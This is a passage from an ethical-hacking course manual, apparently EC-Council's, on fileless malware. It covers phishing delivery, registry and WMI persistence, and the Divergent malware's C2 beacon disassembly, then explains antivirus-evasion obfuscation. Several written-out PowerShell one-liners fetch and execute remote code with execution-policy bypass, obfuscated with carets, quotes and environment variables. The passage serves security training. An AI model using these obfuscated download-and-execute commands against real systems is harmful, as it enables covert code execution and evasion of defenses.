malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing




Figure 7.64: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence with Fileless Techniques

- When compared to other malware types, fileless malware does not use disk files to spread its infection or maintain persistence
- Attackers adopt unique methods such as developing load points to restart infected payloads to maintain persistence
- Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings, which executes itself with every system restart



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.




Figure 7.65: Maintaining persistence with fileless techniques

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware

Divergent

- Divergent is a type of fileless malware that depends mostly on the registry for the execution and storage of configuration data
- It also employs a key in the registry to maintain persistence and exploits PowerShell to inject itself on to the other processes

Fileless Malware

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware

- **Divergent**

  Divergent is a type of fileless malware that exploits NodeJS, which is a program that executes JavaScript outside the browser. Using Divergent fileless malware, attackers generate revenue by targeting corporate networks through click-fraud attacks. It strongly depends on the registry for the execution and storage of configuration data. Furthermore, it employs a key in the registry to maintain persistence and exploit the PowerShell to inject itself into the other processes on the infected machine. If the infected process is running with the required privileges, it exploits WMI to gather information related to antivirus software such as Windows Defender installed on the target system. If Windows Defender is installed on the target system, it automatically disables various components of Windows Defender and Windows Updates. After infecting the system, it bypasses UAC through CMSTP.exe (Microsoft Connection Manager Profile Installer) and steals critical information from the victim through URLs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
                                ; Attributes: bp-based frame

                                Divergent_send_C2_beacon_and_sleep proc near

                                lpString= dword ptr  8

55                              push    ebp
8B EC                           mov     ebp, esp
6A 00                           push    0
6A 00                           push    0
FF 75 08                        push    [ebp+lpString]  ; lpString
FF 15 B8 80 B5 07               call    ds:lstrlenA
50                              push    eax
FF 75 08                        push    [ebp+lpString]
FF 35 FC 62 B6 07               push    ds:off_7B662FC  ; "http:///185.243.114.111/"
E8 1E F1 FF FF                  call    Divergent_send_HTTP_request
83 C4 14                        add     esp, 14h
6A FF                           push    INFINITE
FF 15 AC 80 B5 07               call    ds:Sleep
5D                              pop     ebp
C3                              retn
                                Divergent_send_C2_beacon_and_sleep endp
```

Figure 7.66: Screenshot of Divergent

Some additional fileless malware are as follows:

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as comma(,) and semicolon (;) between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit
```

Inserting Parentheses

- When parentheses are used, variables in a code block are evaluated as a single line command. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an argument delimiter. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are dynamic objects that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- "%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to execute malicious commands

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com") &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)
  &&(
  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -No^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as "`%CommonProgramFiles%`." The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`." Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character 'P' at index 3, which is concatenated with "owerShell.exe", and executes the malicious command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis

Malware is a program designed to perform malicious activities (the term itself is a contraction of "malicious software"). Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Sheep Dip Computer?

- Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network only under strictly controlled conditions

Sheep Dipping Process Tasks

1. Run user, group permission, and process monitors
2. Run port and network monitors
3. Run device driver and file monitors
4. Run registry and kernel monitors



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Sheep Dip Computer?

Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.


The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.

